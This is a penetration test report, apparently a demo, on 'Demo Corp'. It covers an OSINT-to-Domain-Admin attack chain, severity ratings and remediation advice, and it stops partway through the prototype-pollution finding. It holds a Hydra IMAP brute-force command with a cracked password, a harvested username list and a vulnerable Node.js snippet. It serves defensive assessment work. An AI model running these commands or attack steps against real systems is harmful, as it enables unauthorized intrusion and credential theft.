

_baycode.eu



Demo Corp

SECURITY ASSESSMENT FINDINGS REPORT

Business Confidential

Date: 20.11.2023

Version 1.0

Demo Corp

BUSINESS CONFIDENTIAL

Copyright © Baycode Security (BAYCODE.EU)

TABLE OF CONTENTS

Confidentiality Statement	4
Disclaimer	4
Contact Information	4
General Information	5
Scope.....	5
Scope Exclusions	5
Assessment Overview	5
Phases of penetration testing activities include the following :	5
Assessment Components	6
Finding Severity Ratings	6
Risk Factors	7
Likelihood	7
Impact	7
Executive Summary	7
Scoping and Time Limitations	7
Attack Summary	7
Tester Notes and Recommendations	8
Key Strenghts and Weaknesses	9
Steps to Domain Admin.....	10
Vulnerability Summary & Report Card	11
External Penetration Test Findings (EPT)	11
Internal Penetration Test Findings (IPT)	12
Technical Details.....	13
Finding EPT-001 Email Addressess Disclosure	13
Finding EPT-002 Insufficient Authentication (IMAP).....	16
Finding EPT-003 Source Code Disclosure.....	19
Finding EPT-004 Server-Side Prototype Pollution.....	22
Finding EPT-005 Command Injection	29
Finding IPT-001 Password reuse - e-mail to domain.....	34

Demo Corp

BUSINESS CONFIDENTIAL

Copyright © Baycode Security (BAYCODE.EU)

Finding IPT-002 Insufficient Privileged Account Management - Kerberoasting Attack 37

Finding IPT-003 insufficient Hardening - Kerberos pre-authentication flag disabled - AS-REP roasting 41

Finding IPT 004 - Insufficient Network and Host-based Monitoring 46

Finding IPT-005: Insufficient Patching - Print Nightmare..... 51

Finding IPT 006 - Insufficient Hardening - SMB Signing Disabled 57

Finding IPT-007 Security Misconfiguration - Cached Domain Credentials 62

Finding IPT-008 Insufficient Hardening - Token Impersonation..... 65

Additional Scans and Reports 74

CONFIDENTIAL

Demo Corp

BUSINESS CONFIDENTIAL

Copyright © Baycode Security (BAYCODE.EU)

CONFIDENTIALITY STATEMENT

This document is the exclusive property of Demo Corp and Baycode Security. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Demo Corp and Baycode Security.

Demo Corp may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

DISCLAIMER

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Baycode Security team prioritized the assessment to identify the weakest security controls an attacker would exploit. Baycode Security recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

CONTACT INFORMATION

Name	Title	Contact Information
Baycode Security		
Krystian Bajno	Penetration Tester	Email: info@baycode.eu
Demo Corp		
Henry Hoover	Founder & CEO	Email: h.hoover@democorp.com

Demo Corp

BUSINESS CONFIDENTIAL

Copyright © Baycode Security (BAYCODE.EU)

GENERAL INFORMATION

SCOPE

Demo Corp has mandated Baycode Security team to perform security tests on the following scope:

- Internal subnets 192.168.57.0/24 and 10.10.24.0/24
- Information gathering on <https://democorp.webflow.io>

SCOPE EXCLUSIONS

Per client request, Baycode Security team did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing
- LLMNR/NBT-NS poisoning
- Attacks on public facing infrastructure (<https://democorp.webflow.com>)

ASSESSMENT OVERVIEW

From 11/11/2023 to 18/11/2023, Demo Corp engaged Baycode Security team to evaluate the security posture of its infrastructure compared to current industry best practices that included an external and internal network penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, and customized testing frameworks.

PHASES OF PENETRATION TESTING ACTIVITIES INCLUDE THE FOLLOWING :

- Planning - Customer goals are gathered and rules of engagement obtained.
- Discovery - Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack - Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting - Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

ASSESSMENT COMPONENTS

External Penetration Test

An external penetration test focuses on assessing the security of a computer network or system from an external perspective, including OSINT. It involves simulating real-world attack scenarios that could be launched by unauthorized individuals or hackers outside the organization.

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as token impersonation, Kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

FINDING SEVERITY RATINGS

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

RISK FACTORS

Risk is measured by two factors - Likelihood and Impact:

LIKELIHOOD

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

IMPACT

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

EXECUTIVE SUMMARY

Baycode Security (BCS) team evaluated **Demo Corp** external and internal security posture through penetration testing from November 11th, 2023 to November 18th, 2023. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

SCOPING AND TIME LIMITATIONS

Scoping during the engagement did not permit public facing infrastructure attacks, denial of service or social engineering across all testing components, and internal network LLMNR poisoning.

Time limitations were in place for testing. Internal and external network penetration testing was permitted for five (5) business days.

ATTACK SUMMARY

Baycode Security initiated an Open Source Intelligence (OSINT) operation to identify valid usernames within Demo Corp's infrastructure. Through a detailed examination of the company's website, specifically the "About Us" page, our team uncovered the email schema, enabling the generation of a list of valid usernames (EPT-001). Armed with this intelligence, BCS executed a targeted mailbox brute force attack on an obsolete mail authentication service, uncovering a password adhering to the SeasonYearSpecialCharacter pattern (EPT-002).

Within the compromised mailbox, our investigation unveiled a source code for a service operating on the mail server machine (EPT-003). Based on the source code, Baycode Security team crafted an exploit capable of achieving remote code execution on the machine, effectively compromising the mail server (EPT-004, EPT-005). This compromised mail server then became a strategic pivot point for infiltrating Demo Corp's internal network.

Expanding our operations, we executed a credential stuffing attack, identifying valid and reused

low-privileged credentials within the domain (IPT-001). Next, BCS identified a Kerberoastable (IPT-002) and AS-REP roastable (IPT-003) machine, exploiting it successfully. Subsequently, Baycode Security achieved persistence on the machine and introduced a custom-developed malware, fortifying control. The critical moment occurred when a Domain Administrator logged into the compromised machine, granting our team Domain Administrator privileges (IPT-004). We solidified our control by creating a Golden Ticket for persistent access throughout the network.

Beyond the domain controller compromise, Baycode Security tested for additional vulnerabilities. A vulnerable printing server was identified and exploited using the Print Nightmare exploit, resulting in the compromise of the Print Server machine (IPT-005). Baycode Security team found machines lacking SMB signing (IPT-006) and executed SMB relay on them. Further exploration revealed cached Domain Administrator credentials in the memory of one of the machines (IPT-007). Additionally, we discovered another machine with unconstrained delegation enabled, housing a Domain Administrator (IPT-008) ticket in its memory.

For further information on findings, please review the Technical Findings section.

TESTER NOTES AND RECOMMENDATIONS

During our evaluation, two constants stood out - an inadequate password policy and the reuse of credentials. The weak password policy resulted in the initial compromise of a mailbox, housing a service application source code with two vulnerabilities. Each vulnerability facilitated the initial compromise of the mail server, serving as a pivot into the internal network. The reused credentials were also valid on the internal domain.

Misconfigured AS-REP and Kerberoastable accounts, possessing administrative local machine privileges, became vectors for compromise due to insufficient password policies and insufficient privileged account management. Further, insufficient patching and configuration vulnerabilities allowed lateral movement within the network. Cached Domain Administrator credentials were discovered in the memory of compromised machines.

To address these vulnerabilities, we recommend that Demo Corp reassesses its current password policy, advocating for a minimum of 15 characters for regular users and 30 characters for privileged/service accounts. Additionally, the implementation of a password management and privileged account management solutions is advised.

Insufficient host and network-based monitoring facilitated the compromise of the Domain Administrator account by Baycode's custom-developed malware. On a positive note, Microsoft Defender successfully detected unobfuscated Mimikatz on some machines, and commendable efforts were made by developers to implement an input sanitization solution.

We recommend that the Demo Corp team carefully reviews the patching recommendations provided in the technical findings section of the report. Furthermore, to enhance security

measures, we suggest the implementation of SIEM/SOAR, EDR/XDR, NIDS, HIDS, and NIPS toolsets for detecting malicious activity.

Overall, the Demo Corp network performed as expected for a first-time penetration test. We recommend that the Demo Corp team thoroughly review the recommendations made in this report, patch the findings, and re-test annually to improve their security posture.

KEY STRENGTHS AND WEAKNESSES

The following are the strengths identified during the assessment :

1. Windows machines had Microsoft Defender running and detected Mimikatz.
2. Password authentication was disabled on the mail server
3. Service accounts were not running as domain administrators.
4. Application developers are aware of concept of input sanitization.

The following are the weaknesses identified during the assessment :

1. The password policy was insufficient
2. The source code to PoC application was leaked, which led to exploit development.
3. Credential stuffing was possible due to password reuse.
4. Out of date systems existed within the network
5. Obfuscated C2 agent was not detected by Microsoft Defender
6. SMB signing was disabled on all Windows workstations
7. There were accounts with Kerberos pre-authentication mechanism disabled
8. In the workstations memory there were kerberos tickets and credentials saved, and there was an unconstrained delegation machine on the network.
9. Mail server had no Linux anti-virus or monitoring solution implemented.

STEPS TO DOMAIN ADMIN

The steps below describe how the penetration tester obtained domain administrator access. Each step also provides remediation recommendations to help mitigate risk.

Step	Action	Remediation
1	Composed a list of usernames based on OSINT	BCS recommends discontinuing the internal use of previously disclosed e-mails and replacing personal addresses with anonymous mailbox addresses e.g. helpdesk@example.com.
2	Brute forced into the e-mail box	Retire IMAP authentication and implement more secure authentication methods such as OAuth. Implement Multi-Factor authentication.
3	Found source code in the email box for a service running on the mail	Store the source code in secured code repositories. Implement Data Loss Prevention solution.
4	Developed an exploit based on the source code and exploited an email server.	Implement code remediation from EPT-004, EPT-005 technical section.
5	Pivoted into the network and gained access into the domain by credential stuffing mailbox credentials.	Provide user awareness training on password security best practices. Enforce strong password policies and password management solutions.
6	Compromised the first domain machine by performing a Kerberoasting attack	Use Group Managed Service Accounts (GMSA) for privileged services.
7a	Achieved persistence on the first machine, Domain Administrator logged into the machine, and BCS obtained Domain Administrator privileges due to lack of monitoring.	Install more advanced host and network based detection and prevention solutions. Implement SIEM/SOAR solutions in order to monitor the network.
7b	Exploited the Print Nightmare on print server machine, and found Domain Administrator credentials cached in memory.	Apply the appropriate Microsoft patches, apply remediation from technical section, and disable credentials caching
7c	Exploited an SMB relay in order to compromise unconstrained Kerberos delegation enabled machine 10.10.24.102. This machine had Domain Administrator Kerberos ticket saved in memory.	Enable SMB signing on all the domain computers if possible. Alternatively, disable NTLM authentication. Restrict token delegation

VULNERABILITY SUMMARY & REPORT CARD

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

13	5	6	0	0
Critical	High	Moderate	Low	Informational

EXTERNAL PENETRATION TEST FINDINGS (EPT)

Severity	Vulnerability	Recommendation
INFORMATIONAL	EPT-001: Email Addresses disclosure	BCS recommends discontinuing the internal use of previously disclosed e-mails and replacing personal addresses with anonymous mailbox addresses e.g. helpdesk@example.com.
High	EPT-002: Insufficient Authentication (IMAP)	Retire IMAP authentication and implement more secure authentication methods such as OAuth. Implement Multi-Factor authentication.
Moderate	EPT-003: Source Code Disclosure	Store the source code in secured code repositories. Implement Data Loss Prevention solution.
Critical	EPT-004: Server-Side Prototype Pollution	Implement code remediation from technical section.
Critical	EPT-005: Command Injection	Implement code remediation from technical section.

INTERNAL PENETRATION TEST FINDINGS (IPT)

Severity	Vulnerability	Recommendation
High	IPT-001: Password reuse - E-Mail to Domain	Provide user awareness training on password security best practices. Enforce strong password policies and password management solutions.
High	IPT-002: Insufficient Privileged Account Management - Kerberoasting Attack	Use Group Managed Service Accounts (GMSA) for privileged services.
Critical	IPT-003: Insufficient Hardening - Kerberos Pre-Authentication Disabled - AS-REP roasting	Enable Kerberos pre-authentication where possible. Implement strong password policy. Apply remediation from technical section.
High	IPT-004: Insufficient Network and Host-based Monitoring	Install more advanced host and network based detection and prevention solutions. Implement SIEM/SOAR solutions in order to monitor the network.
High	IPT-005: Insufficient Patching - Print Nightmare	Apply the appropriate Microsoft patches and apply remediation from technical section.
High	IPT 006: Insufficient Hardening - SMB Signing Disabled	Enable SMB signing on all the domain computers if possible. Alternatively, disable NTLM authentication.
High	IPT-007: Security Misconfiguration - Cached Domain Credentials	Apply remediation from technical section.
High	IPT-008: Insufficient Hardening - Token Impersonation	Restrict token delegation

TECHNICAL DETAILS

FINDING EPT-001 EMAIL ADDRESSES DISCLOSURE

CVSS SEVERITY	None		CVSSV3 SCORE	0.0
CVSSV3 CRITERIAS	Attack Vector :	Network	Scope :	Unchanged
	Attack Complexity :	Low	Confidentiality :	None
	Required Privileges :	None	Integrity :	None
	User Interaction :	None	Availability :	None
AFFECTED SCOPE	About us page on https://democorp.webflow.com			
DESCRIPTION	<p>Adversaries may gather email addresses that can be used during targeting. Even if internal instances exist, organizations may have public-facing email infrastructure and addresses for employees. Adversaries may easily gather email addresses, since they may be readily available and exposed via online or other accessible data sets (ex: Social Media or Search Victim-Owned Websites). Email addresses could also be enumerated via more active means (i.e. Active Scanning), such as probing and analyzing responses from authentication services that may reveal valid usernames in a system. For example, adversaries may be able to enumerate email addresses in Office 365 environments by querying a variety of publicly available API endpoints, such as autodiscover and GetCredentialType. Gathering this information may reveal opportunities for other forms of reconnaissance (ex: Search Open Websites/Domains or Phishing for Information), establishing operational resources (ex: Email Accounts), and/or initial access (ex: Phishing or Brute Force via External Remote Services).</p>			
OBSERVATION	<p>Baycode Security performed OSINT to find valid emails from public facing website and the internet. On the https://democorp.webflow.com, BCS found e-mail o.bloom@democorp.com, as an admin of the website, deducing, that work emails could be following the f.lastname@democorp.com schema, which can be used together with "About Us" website to deduce more e-mails. The composed username list was used to perform further attacks.</p>			
RISK	<p>Likelihood: Informational: Any attackers can find this information from public faced services.</p> <p>Impact: Informational: The e-mail addresses discovered within the application can be used by both spam email engines and also brute-force tools. Furthermore, valid email addresses may lead to social engineering attacks.</p>			
REFERENCES	<p>https://attack.mitre.org/techniques/T1589/002/ https://cwe.mitre.org/data/definitions/200.html</p>			

TEST DETAILS


HEY THERE!

I'm Jane Bird

I am a Key Account Manager at DemoCorp, and I will serve as your mentor to help you navigate our products effectively.



Image 1 - Jane Bird employee PII disclosed on the website



HEY THERE!

I'm Henry Hoover

I am the CEO of DemoCorp, leading all aspects of our company's operations and strategy. My primary focus is on profitability, sustainability, and making strategic decisions. I work closely with the executive team to set our direction and ensure optimal performance. Fostering a culture of innovation and excellence is essential, and I aim to inspire our talented team to achieve our goals.

Image 2 - Henry Hoover employee PII disclosed on the website

HEY THERE!

I'm Jason Arnold

As the Product Owner at Demo Corp, I play a pivotal role in




Image 3 - Jason Arnold employee PII disclosed on the website




Image 4 - E-mail address schema disclosure

```
j.bird@democorp.com
h.hoover@democorp.com
j.arnold@democorp.com
o.bloom@democorp.com
```

Image 5 - Composed username list

REMEDATION

Baycode Security recommends not using previously disclosed e-mails internally and replacing personal addresses with anonymous mailbox addresses (such as helpdesk@example.com). Additionally, BCS recommends to provide awareness training to employees about disclosing the e-mails on public accessible applications and prevent developers from disclosing e-mails on the web applications.

FINDING EPT-002 INSUFFICIENT AUTHENTICATION (IMAP)

CVSS SEVERITY	High	CVSSV3 SCORE	8.2
CVSSV3 CRITERIAS	Attack Vector : Network	Scope : Changed	
	Attack Complexity : Low	Confidentiality : High	
	Required Privileges : None	Integrity : Low	
	User Interaction : None	Availability : None	
AFFECTED SCOPE	192.168.57.8		
DESCRIPTION	<p>The IMAP service, which relies on an outdated authentication protocol, represents a substantial security risk due to its vulnerability to brute force attacks. An unauthorized attacker successfully exploited this vulnerability to brute-force email credentials, effectively bypassing any multi-factor authentication safeguards. This flaw directly threatens the confidentiality of sensitive information stored in user emails, which may encompass trade secrets, personal data, and other valuable content. Adversaries can leverage this weakness to collect, forward, or manipulate email content from both mail servers and clients, potentially resulting in data breaches or unauthorized access to critical information. It is imperative to address this vulnerability by concealing the IMAP service from potential attackers. Additionally, the current fail2ban mechanism has proven to be ineffective in mitigating this threat.</p>		
OBSERVATION	<p>During the assessment, Baycode Security team identified a mail service and employed a list of probable passwords to successfully brute force the authentication component. This unauthorized access enabled the adversary to connect directly to the service and gain access to emails, compromising the confidentiality and security of the email content. The potential impact of this finding is significant, as it allows malicious actors to exploit vulnerabilities in the IMAP service, potentially leading to data breaches and unauthorized access to sensitive information.</p>		
RISK	<p>Likelihood: High: Due to insufficient password policy, the password was guessable, and the Multi Factor Authentication was ineffective.</p> <p>Impact: Very High: Attacker gained access to the user's mailbox and was able to read the contents, searching for more information.</p>		
REFERENCES	<p>https://pages.nist.gov/800-63-3/ https://cwe.mitre.org/data/definitions/287.html https://cwe.mitre.org/data/definitions/521.html https://dev.bdhostit.com/1807/fail2ban/ https://learn.microsoft.com/en-us/exchange/clients-and-mobile-in-exchange-online/deprecation-of-basic-authentication-exchange-online</p>		

TEST DETAILS

```
(root@kali)-[~/home/kali/pollution]
└─# hydra -L users.txt -P seasons.txt 192.168.57.8 imap -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyw

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-04 21:35:54
[INFO] several providers have implemented cracking protection, check with a small w
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overw
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26960 login tries (l:5/p:5392),
[DATA] attacking imap://192.168.57.8:143/
[143][imap] host: 192.168.57.8  login: j.arnold@democorp.com  password: F4ll2023!
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Image 6 - User credentials brute forced



Image 7 -Attacker logged into the user mailbox

REMEDATION

1. **Implement Stronger Authentication Mechanisms:** Strengthen the authentication mechanisms used for the IMAP service. Implement robust password policies, account lockout policies, and rate limiting to mitigate brute force attacks. Consider using more secure authentication methods like OAuth or OAuth2, which are widely adopted for email services.
2. **Monitor and Alert on Suspicious Activities:** Deploy comprehensive monitoring and alerting systems to detect and respond to suspicious activities related to the IMAP service. This should include abnormal login attempts, login frequency, and unauthorized access. Set up notifications to alert the security team when unusual patterns are detected, and implement SIEM solutions.
3. **Implement Multi-Factor Authentication (MFA):** Enforce multi-factor authentication for all email accounts. MFA adds an extra layer of security and significantly reduces the risk of unauthorized access even if credentials are compromised.
4. **Regularly Update and Patch Software:** Ensure that the IMAP service, along with all associated software and dependencies, is kept up to date with security patches and updates. Regularly review and apply security patches to mitigate potential vulnerabilities.

5. **Consider Network Segmentation:** Isolate the IMAP service from critical systems and sensitive data through proper network segmentation. This reduces the potential impact of an attack on the IMAP service on other organizational assets.
6. **Enhance Fail2ban or Implement an IPS/IDS:** Evaluate and enhance the effectiveness of the fail2ban mechanism for thwarting brute force attacks. Alternatively, consider implementing an Intrusion Prevention System (IPS) or an Intrusion Detection System (IDS) to provide more robust protection against such attacks.
7. **Security Awareness and Training:** Educate employees about the importance of using strong, unique passwords and recognizing phishing attempts. Regular security awareness training can help in preventing successful brute force attacks.
8. **Documentation and Policies:** Document all security measures, policies, and procedures related to the IMAP service and authentication, and ensure that employees are aware of and follow these guidelines.

FINDING EPT-003 SOURCE CODE DISCLOSURE

CVSS SEVERITY	Medium	CVSSV3 SCORE	6.5
CVSSV3 CRITERIAS	Attack Vector : Network	Scope : Unchanged	
	Attack Complexity : Low	Confidentiality : High	
	Required Privileges : Low	Integrity : None	
	User Interaction : None	Availability : None	
AFFECTED SCOPE	10.10.24.9 192.168.57.8		
DESCRIPTION	<p>Adversaries may leverage code repositories to collect valuable information. Code repositories are tools/services that store source code and automate software builds. They may be hosted internally or privately on third party sites such as Github, GitLab, SourceForge, and BitBucket. Users typically interact with code repositories through a web application or command-line utilities such as git.</p> <p>Once adversaries gain access to a victim network or a private code repository, they may collect sensitive information such as proprietary source code or credentials contained within software's source code. Having access to software's source code may allow adversaries to develop Exploits, while credentials may provide access to additional resources using Valid Accounts.</p> <p>The source code may be transmitted over other channels, such as e-mails or chat messages.</p>		
OBSERVATION	After logging into the brute-forced mailbox, BCS found an e-mail from p.richardson@democorp.com stating that there is a proof of concept API endpoint set up on the mailbox, and in the attachments BCS found the source code for this API, granting the adversary deeper knowledge on the web application logic.		
RISK	<p>Likelihood:</p> <p>Moderate - Adversary compromising the users mailbox could find the sensitive information</p> <p>Impact:</p> <p>High - Adversary that compromised the source code, was able to develop an exploit that allowed to compromise the initial server.</p>		
REFERENCES	https://cwe.mitre.org/data/definitions/200.html https://attack.mitre.org/techniques/T1213/003/ https://attack.mitre.org/techniques/T1114/ https://attack.mitre.org/techniques/T1114/002/		

TEST DETAILS




Image 8 - Source Code Disclosure found in e-mail

```

employee-of-the-month-controller.js - api2 - Vi
edit Selection View Go Run Terminal Help

EXPLORER
  API2
    controllers
      JS employee-of-the-month-controll...
    img
    middleware
    utils
    data.json
    JS index.js
    package-lock.json
    package.json

controllers > JS employee-of-the-month-controller.js > refreshBadge > refreshBadge > ffmpegArgs
1  const fs = require('fs')
2  const { body } = require('express-validator');
3  const {execSync} = require("child_process")
4  const {merge, sanitize} = require("../utils/utilities")
5
6  exports.getProfile = (req, res) => {
7    const profile = JSON.parse(fs.readFileSync("./data.json"))
8    res.send(JSON.stringify(profile));
9  };
10
11 exports.updateProfileValidationRules = [
12   body('firstname').isString().notEmpty(),
13   body('lastname').isString().notEmpty(),
14   body('description').isString().notEmpty(),
15   body('achievement.*.reason').isString().notEmpty(),
16   body('achievement.*.date').isDate().notEmpty()
17 ];

```

Image 9 - Leaked source code

REMEDATION

Implement Data Loss Prevention solution.

Store the source code in secured code repositories.

Consider periodic reviews of accounts and privileges for critical and sensitive code repositories. Scan code repositories for exposed credentials or other sensitive information.

Use multi-factor authentication for logons to code repositories.

Enforce the principle of least-privilege. Consider implementing access control mechanisms that include both authentication and authorization for code repositories.

Monitor for third-party application logging, messaging, and/or other artifacts that may leverage code repositories to collect valuable information. Monitor access to code repositories, especially performed by privileged users such as Active Directory Domain or Enterprise Administrators as these types of accounts should generally not be used to access code repositories. In environments with high-maturity, it may be possible to leverage User-Behavioral Analytics (UBA) platforms to detect and alert on user-based anomalies.

Monitor for newly constructed logon behavior across code repositories (e.g. Github) which can be configured to report access to certain pages and documents.

FINDING EPT-004 SERVER-SIDE PROTOTYPE POLLUTION

CVSS SEVERITY	Critical	CVSSV3 SCORE	9.0
CVSSV3 CRITERIAS	Attack Vector : Network	Scope : Changed	
	Attack Complexity : High	Confidentiality : High	
	Required Privileges : None	Integrity : High	
	User Interaction : None	Availability : High	
AFFECTED SCOPE	10.10.24.9, 192.168.57.8		
DESCRIPTION	<p>Prototype pollution is a type of deserialization vulnerability that occurs when the attacker manipulates the prototype (<code>__proto__</code>) of an object, effectively poisoning it, leading to attacker-based properties on newly created objects altering the state of the application. The poisoning remains until the application is restarted, and can affect all components, which could lead to a possible Denial of Service, altering the application flow and in this particular case executing arbitrary remote code.</p>		
OBSERVATION	<p>After compromising the mailbox of one of the users, we found an e-mail stating that there is a proof of concept API endpoint set up on the server, the source code of which was attached in the attachment of the email.</p> <p>After opening the source code, we found a prototype pollution vulnerability that when exploited leads to executing arbitrary code on the server - effectively compromising it, and a possible denial of service. The vulnerability was found in the <code>controllers/employee-of-the-month-controller</code> component utilizing the <code>merge</code> imported function from <code>utils/utilities.js</code></p> <p>Due to possible Denial of Service, the application was compiled and tested locally, and the exploit was not used on production in order to not crash the production environment.</p>		
RISK	<p>Likelihood:</p> <p>Moderate - The vulnerability is hard to detect without source code due to possible Denial of Service. The attack can be performed by unauthenticated actors.</p> <p>Impact:</p> <p>Very High - The vulnerability leads to denial of service and executing arbitrary code on the server</p>		

